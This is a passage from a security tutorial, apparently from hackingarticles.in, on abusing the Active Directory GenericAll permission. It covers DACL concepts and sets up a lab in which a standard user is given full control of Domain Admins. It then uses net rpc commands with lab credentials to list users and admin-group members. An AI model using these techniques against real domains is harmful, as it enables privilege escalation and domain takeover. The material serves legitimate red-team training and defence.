
Abusing AD-DACL : Generic ALL Permissions

hackingarticles.in/genericall-active-directory-abuse

Raj October 17, 2024



In this post, we explore how attackers can exploit the **Generic ALL Active Directory abuse** through **Discretionary Access Control Lists (DACL)**. This powerful permission grants unrestricted access to objects like user accounts, allowing adversaries to perform actions such as Kerberoasting, password resets, and account manipulation.

We will detail the lab setup needed to simulate these attacks and map these methods to the **MITRE ATT&CK framework** to understand the techniques and tactics involved. Additionally, we will discuss detection mechanisms to identify suspicious activities linked to Generic ALL attacks and provide actionable recommendations to mitigate these vulnerabilities. This overview aims to equip security professionals with the knowledge to recognize and defend against these prevalent threats.

Table of Contents

Abusing AD-DACL – Generic ALL Permissions

Key Concepts of DACL

Generic ALL Right

Prerequisites

Lab Setup – User Owns Generic ALL Right For Domain Admin Group

Exploitation Phase I – User Own Generic All Right for Group

Bloodhound -Hunting for Weak Permission

Method for Exploitation – Account Manipulation (T1098)

- Linux Net RPC – Samba
- Windows Net command

Exploitation Phase II – User own generic Right for another user

Bloodhound -Hunting for Weak Permission

Multiple Method for Exploitation

- Kerberoasting
  - Linux Python Script – TargetedKerberoast
  - Windows PowerShell Script-Powerview
- Change Password
  - Linux Net RPC – Samba
  - Linux Net RPC – BloodAD
  - Linux Net RPC –Rpcclient
  - Windows Net Utility
  - Windows PowerShell -Powerview
  - Windows PowerShell

Detection & Mitigation

Active Directory DACL

In Active Directory (AD), a **DACL** (Discretionary Access Control List) is a component of an object's security descriptor. It specifies which users or groups are allowed (or denied) access to the object and what actions they are permitted to perform. It essentially controls who can do what to an object. Such as a user account, computer, group, or any other directory object.

Key Concepts of DACL

Access Control Entries (ACEs):
A DACL is made up of multiple ACEs. Each ACE defines the specific access rights for a user or group and specifies what kind of access (read, write, execute, etc.) is allowed or denied.

Permissions:
Permissions define the specific actions a user or group can perform on an object. These permissions can be basic, like reading or writing to the object, or more complex, like modifying permissions or taking ownership.

Rights:
Rights are a higher-level abstraction of permissions.

In Active Directory, common DACL rights include:

- **GenericAll**: Grants full control over an object (e.g., modify properties, reset passwords, etc.).
- **GenericWrite**: Allows modification of some object properties.
- **WriteDACL**: Lets the user modify the DACL itself, potentially escalating privileges.
- **WriteOwner**: Grants the ability to take ownership of the object, allowing further privilege modification.
- **ReadProperty**: Allows reading of object properties (e.g., attributes in a user object).

- **AllExtendedRights**: Grants special rights for advanced operations, like resetting passwords or enabling delegation.
- **Delete**: Grants the ability to delete the object.
- **ReadDACL**: Allows reading the object's access permissions without being able to change them.
- **ForceChangePassword**: Allows forcing a user to change their password without knowing the current one.

Inheritance:
DACLs can be **inherited** from parent objects, meaning permissions on a container (like an Organizational Unit) can be passed down to child objects. This simplifies management but can also lead to unintended permissions if not carefully configured.

Security Descriptor:
The DACL is part of a larger security descriptor that also includes the **Owner** (the entity that has ownership of the object and can change its permissions) and an optional **SACL** (System Access Control List) that controls auditing.

Weak DACLs can lead to unauthorized access or privilege escalation if not properly configured.

Generic ALL Right

In Active Directory, permissions and privileges define what actions an entity (user, group, or computer) can perform on another object. The **"Generic ALL"** privilege is one of the most powerful in AD because it grants **complete control** over the target object. This means that the user or group with this privilege can:

- Modify any attribute of the object
- Reset passwords
- Add or remove members from groups
- Delegate further control to other users
- Delete the object altogether

Because of its extensive reach, an attacker who gains "Generic ALL" privileges on sensitive objects (like privileged groups or service accounts) can essentially gain domain dominance.

Exploiting "Generic ALL" Privilege

Here's how an attacker can leverage the **"Generic ALL"** privilege to compromise Active Directory:

1. **Identifying Targets with "Generic ALL" Privilege**
   The first step is to identify objects where the attacker has this privilege. This can be done using tools like **BloodHound** or **PowerView**, which map out Active Directory and show privilege relationships. Once identified, the attacker can choose their target based on the potential impact (e.g., a Domain Admin account).

2. **Resetting Passwords**
   If the “Generic ALL” privilege is applied to a user account, the attacker can reset the account’s password. This is particularly devastating if the account is for a privileged user, such as a Domain Administrator. After resetting the password, the attacker can log in as that user and gain full control over the domain.
3. **Modifying Group Membership**
   If the “Generic ALL” privilege is applied to a group, the attacker can add themselves to a high-privilege group, like **Domain Admins** or **Enterprise Admins**. This grants them the privileges of those groups, effectively giving them control over the entire domain.
4. **Abusing Delegated Control**
   With the “Generic ALL” privilege, the attacker can delegate control of the target object to another user or group. This allows them to grant privileges to themselves or other malicious users without raising suspicion immediately.
5. **Deleting or Modifying Objects**
   In extreme cases, an attacker with “Generic ALL” can delete critical objects, such as service accounts or privileged users, causing operational disruptions or creating avenues for further exploitation.

Prerequisites

- Windows Server 2019 as Active Directory
- Kali Linux
- Tools: Bloodhound, Net RPC, Powerview, Rubeus,
- Windows 10/11 – As Client

Lab Setup – User Owns Generic ALL Right For Domain Admin Group

Create the AD Environment:

To simulate an Active Directory environment, you’ll need a Windows Server as a Domain Controller (DC) and a client machine (Windows or Linux) where you can run enumeration and exploitation tools.

Domain Controller:

- Install Windows Server (2016 or 2019 recommended).
- Promote it to a Domain Controller by adding the **Active Directory Domain Services** role.
- Set up the domain (e.g., **ignite.local**).

User Accounts:

Create a standard user account named **Komal**.

net user komal Password@1 /add /domain


```
C:\Users\Administrator>net user komal Password@1 /add /domain
The command completed successfully.


C:\Users\Administrator>
```

Assign the “Generic ALL” Privilege to Komal:


Once your AD environment is set up, you need to assign the **“Generic ALL”** right to **Komal** for the **Domain Admins** group.

Steps:


1. Open **Active Directory Users and Computers** (ADUC) on the Domain Controller.
2. Enable the **Advanced Features** view by clicking on **View** > **Advanced Features**.
3. Locate the **Domain Admins** group in the **Users** container.
4. Right-click **Domain Admins** and go to **Properties**.



5. Go to the **Security** tab and click **Advanced**.




6. Click **Add**, then select the **Komal** user.



7. In the Permissions Entry window, select This object and all descendant objects.
8. In the Permissions section, check the box for Full Control or specifically check “Generic ALL” if available.
9. Apply the settings.

At this point, **Komal** now has **Generic ALL** rights over the **Domain Admins** group, meaning they can modify attributes, reset passwords, or even add themselves to the group.



Exploitation Phase I – User Own Generic All Right for Group

Compromised User: Komal

Target Account: Domain Admin Group

Now that the lab is set up, let's walk through how an attacker (acting as **Komal**) can abuse the **Generic ALL** privilege.

Assuming the Red Teamer knows the credential for Komal Users as a Standard Domain Users and would like to enumerate the other Domain users & Admin members with the help of "net-rpc" Samba command line Utility.

net rpc user -U ignite.local/komal%'Password@1' -S 192.168.1.8

net rpc group members "Domain Admins" -U ignite.local/komal%'Password@1' -S 192.168.1.8

After executing above command its has been concluded that the Administrator users is only the single member of the Admin group. Unfortunately, the tester is doesn't know the credentials of administrator.

```
┌──(root㉿kali)-[~]
└─# net rpc user -U ignite.local/komal%'Password@1' -S 192.168.1.8
aarti
Administrator
bin
bob
geet
Guest
kavish
komal
krbtgt
priyanka
raj

┌──(root㉿kali)-[~]
└─# net rpc group members "Domain Admins" -U ignite.local/komal%'Password@1' -S 192.168.1.8
IGNITE\Administrator
```



Bloodhound -Hunting for Weak Permission

Use BloodHound to Confirm Privileges: You can use **BloodHound** to verify that **Komal** has the **Generic ALL** right on the **Domain Admins** group.

